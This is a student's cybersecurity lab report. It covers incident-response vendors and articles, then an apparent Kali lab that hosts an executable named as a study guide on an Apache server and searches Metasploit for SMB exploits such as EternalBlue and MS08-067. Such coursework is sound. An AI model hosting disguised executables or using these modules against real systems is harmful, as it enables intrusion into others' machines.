Name : Shriram Karpoora Sundara Pandian

Course : CSEC 600 Introduction to Cyber Security

Title : Exploits and Exploiting

Lab : 12

Chapter : 22 (Protecting your network)

Exercise 22. 01 :

Step 1 :
All the companies offer core incident response capabilities like emergency incident containment, forensic investigation, root cause analysis, and recommendations for improving security. Unique services include threat intelligence, adversary simulation, proactive assessments, and industry-specific expertise.
Check Point - Best for quick emergency response

- Emergency incident response within 1 hour
- Threat intelligence research on indicators of compromise
- Fast containment of ongoing attacks

Cisco - Comprehensive tools and global reach

- Large team of experienced responders
- Integrated with Cisco security products
- Global response centers close to customers

Cylance - AI-driven threat hunting

- Automated threat identification and containment
- AI models predict and prevent incidents
- Proactive assessments to find weaknesses

FireEye - Best for in-depth forensics

- Industry-leading forensics and reverse engineering
- Uncover entire scope of compromise
- Analysis of adversary tactics and tools

IBM - Excellent for complex investigations

- Top consultants with legal experience
- Full spectrum of response services

- Industry-specific expertise

McAfee - Strong reputation and threat intelligence

- Long history and trusted brand
- Extensive threat research from global sensors
- Proprietary techniques to detect stealthy attacks

RSA - Risk and regulation focused

- Assess risks and compliance impacts
- Expertise in legal and regulatory issues
- Strong reputation with government agencies

Secureworks - Security analytics and threat hunting

- Advanced analytics detect hidden threats
- Proactive adversary pursuit
- Counter Threat Platform for automated defense

Symantec - Large scale provider

- Response teams in all regions
- Integrated technologies accelerate response
- Broad resources as a cybersecurity leader

Trustwave - Specialized industry solutions

- Custom solutions for healthcare, retail, etc
- Compliance experts help meet regulations
- Focus on small-mid size businesses

Recommendation:
FireEye offers the most thorough and advanced forensic investigation capabilities to fully determine impact and root causes. Their expertise in reverse engineering makes them uniquely qualified to analyze new threats. However, Cisco provides the most well-rounded response with their global reach, robust tools, and expertise across the entire process.

Step 2 :
Ransomware Response: Top 5 Lessons Learned This article provides key lessons learned from real-world ransomware response efforts. It recommends having a response plan, backing up critical data, controlling admin privileges, segmenting networks, and testing incident readiness. Quick action is needed to isolate infections and restore operations.

How to Build a Cybersecurity Incident Response Team This piece advises on creating an effective incident response team. It suggests defining roles and responsibilities, assembling experienced analysts, establishing communication channels, integrating technologies, and creating incident response playbooks. Regular training and testing will prepare the team.

Incident Response Planning for Ransomware and Data Breaches The article examines planning considerations for ransomware and data breach incidents. It recommends determining critical


assets, monitoring for threats, classifying incident severity, following notification procedures, containing infections, eradicating malware, and restoring systems.

How Healthcare Organizations Can Leverage IoT for Incident Response This discusses using IoT for better healthcare incident response. IoT provides visibility into medical devices and systems. Activity monitoring can detect misuse and threats. Automated response capabilities can isolate compromised devices. Healthcare groups should incorporate IoT into plans.


Incident Response Test: Cybersecurity Incident Simulation Exercise This piece outlines an incident simulation exercise to test readiness. It involves presenting responders with a mock scenario and monitoring their response. The test evaluates communication, decision-making, technical capabilities, and plan execution. Lessons learned are used to improve response capabilities.

Exercise 22. 02 :


A.




B.



C.



Apache2 Debian Default Page: It
Not secure
10.211.55.4
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not work with the default configuration.
Document Roots

D.


(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
$ sudo cp Weissman-StudyGuide.exe /var/www/html

Step 2 :

A.


(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
$ sudo /etc/init.d/postgresql start
Starting postgresql (via systemctl): postgresql.service.

B.

```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
└─$

└─$ sudo msfdb init
[i] Database already started
WARNING:  database "postgres" has a collation version mismatch
DETAIL:  The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating database user 'msf'
WARNING:  database "postgres" has a collation version mismatch
DETAIL:  The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING:  database "postgres" has a collation version mismatch
DETAIL:  The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating databases 'msf'
WARNING:  database "postgres" has a collation version mismatch
DETAIL:  The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING:  database "postgres" has a collation version mismatch
DETAIL:  The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating databases 'msf_test'
WARNING:  database "postgres" has a collation version mismatch
DETAIL:  The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```


```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
└─$ sudo msfdb start
[sudo] password for parallels:
[i] Database already started
```

C.

```
└─$ sudo msfconsole

      .:ok000kdc'           'cdk000ko:.
    .x0000000000000c       c0000000000000x.
   :0000000000000000k,    ,k0000000000000000:
  '000000000kkkk00000: :000000000000000000'
  o00000000.MMMM.o0000o0000l.MMMM,00000000o
  d00000000.MMMMMM.c00000c.MMMMMM,00000000x
  l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
  .00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
   c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
    o000000.MMM.0000.MMM:0000.MMM,000000o
     l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
       .d00o'WM.0000occcx0000.MX'x00d.
         ,kOl'M.000000000000.M'd0k,
           :kk;.0000000000000.;Ok:
             ;k000000000000000k:
               ,x000000000x,
                 .l00000001.
                    ,d0d,
                      .

       =[ metasploit v6.3.25-dev                          ]
+ -- --=[ 2332 exploits - 1219 auxiliary - 413 post       ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```


Step 3 :

A.



```
msf6 > search smb

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1   exploit/osx/browser/safari_file_policy                2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   2   auxiliary/server/capture/smb                                           normal     No     Authentication Capture: SMB
   3   post/linux/busybox/smb_share_root                                      normal     No     BusyBox SMB Sharing
   4   exploit/linux/misc/cisco_rv340_sslvpn                 2022-02-02       good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
   5   auxiliary/scanner/http/citrix_dir_traversal           2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   6   auxiliary/scanner/smb/impacket/dcomexec               2018-03-19       normal     No     DCOM Exec
   7   auxiliary/scanner/smb/impacket/secretsdump                             normal     No     DCOM Exec
   8   auxiliary/scanner/dcerpc/dfscoerce                                     normal     No     DFSCoerce
   9   exploit/windows/scada/ge_proficy_cimplicity_gefebt    2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   10  exploit/windows/smb/generic_smb_dll_injection         2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   11  exploit/windows/http/generic_http_dll_injection       2015-03-04       manual     No     Generic Web Application DLL Injection
   12  exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   13  exploit/windows/misc/hp_dataprotector_install_service 2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   14  exploit/windows/misc/hp_dataprotector_cmd_exec        2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Execution
   15  auxiliary/server/http_ntlmrelay                                        normal     No     HTTP Client MS Credential Relayer
   16  payload/cmd/windows/http/x64/custom/reverse_named_pipe                 normal     No     HTTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   17  payload/cmd/windows/http/x64/meterpreter/reverse_named_pipe            normal     No     HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
   18  payload/cmd/windows/http/x64/peinject/reverse_named_pipe               normal     No     HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
   19  payload/cmd/windows/https/x64/custom/reverse_named_pipe                normal     No     HTTPS Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   20  payload/cmd/windows/https/x64/meterpreter/reverse_named_pipe           normal     No     HTTPS Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
   21  payload/cmd/windows/https/x64/peinject/reverse_named_pipe              normal     No     HTTPS Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
   22  exploit/windows/smb/ipass_pipe_exec                   2015-01-21       excellent  Yes    IPass Control Pipe Remote Command Execution
   23  auxiliary/gather/konica_minolta_pwd_extract                            normal     No     Konica Minolta Password Extractor
   24  auxiliary/fileformat/odt_badodt                       2018-05-01       normal     No     LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
   25  post/linux/gather/mount_cifs_creds                                     normal     No     Linux Gather Saved mount.cifs/mount.smbfs Credentials
   26  exploit/windows/smb/ms03_049_netapi                   2003-11-11       good       No     MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
   27  exploit/windows/smb/ms04_007_killbill                 2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
   28  exploit/windows/smb/ms04_011_lsass                    2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   29  exploit/windows/smb/ms04_031_netdde                   2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Overflow
   30  exploit/windows/smb/ms05_039_pnp                      2005-08-09       good       Yes    MS05-039 Microsoft Plug and Play Service Overflow
   31  exploit/windows/smb/ms06_025_rras                     2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overflow
   32  exploit/windows/smb/ms06_025_rasmans_reg              2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
   33  exploit/windows/smb/ms06_040_netapi                   2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   34  exploit/windows/smb/ms06_066_nwapi                    2006-11-14       good       No     MS06-066 Microsoft Services nwapi32.dll Module Exploit
   35  exploit/windows/smb/ms06_066_nwwks                    2006-11-14       good       No     MS06-066 Microsoft Services nwwks.dll Module Exploit
   36  exploit/windows/smb/ms06_070_wkssvc                   2006-11-14       manual     No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
   37  exploit/windows/smb/ms07_029_msdns_zonename           2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   38  exploit/windows/smb/ms08_067_netapi                   2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   39  exploit/windows/smb/smb_relay                         2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   40  exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07      good       No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   41  exploit/windows/browser/ms10_022_ie_vbscript_winhlp32 2010-02-26       great      No     MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
   42  exploit/windows/smb/ms10_061_spoolss                  2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
   43  exploit/windows/fileformat/ms13_071_theme             2013-09-10       excellent  No     MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
   44  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   45  exploit/windows/smb/ms17_010_eternalblue              2017-03-14       average    Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   46  exploit/windows/smb/ms17_010_psexec                   2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   47  auxiliary/admin/smb/ms17_010_command                  2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   48  auxiliary/scanner/smb/smb_ms17_010                                     normal     No     MS17-010 SMB RCE Detection
   49  auxiliary/dos/windows/smb/ms05_047_pnp                                 normal     No     Microsoft Plug and Play Service Registry Overflow
   50  auxiliary/dos/windows/smb/rras_vls_null_deref         2006-06-14       normal     No     Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
```

B.




```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

C.

```
msf6 > info 0

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
  wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Target
      1   Windows 7
      2   Windows Embedded Standard 7
      3   Windows Server 2008 R2
      4   Windows 8
      5   Windows 8.1
      6   Windows Server 2012
      7   Windows 10 Pro
      8   Windows 10 Enterprise Evaluation

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445              yes       The target port (TCP)
  SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit, part of
  the FuzzBunch toolkit released by Shadow Brokers.
```

D.



```
View the full module info with the info -d command.

msf6 > search ms08_067_netapi

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > info 0

       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28

Provided by:
  hdm <x@hdm.io>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Targeting
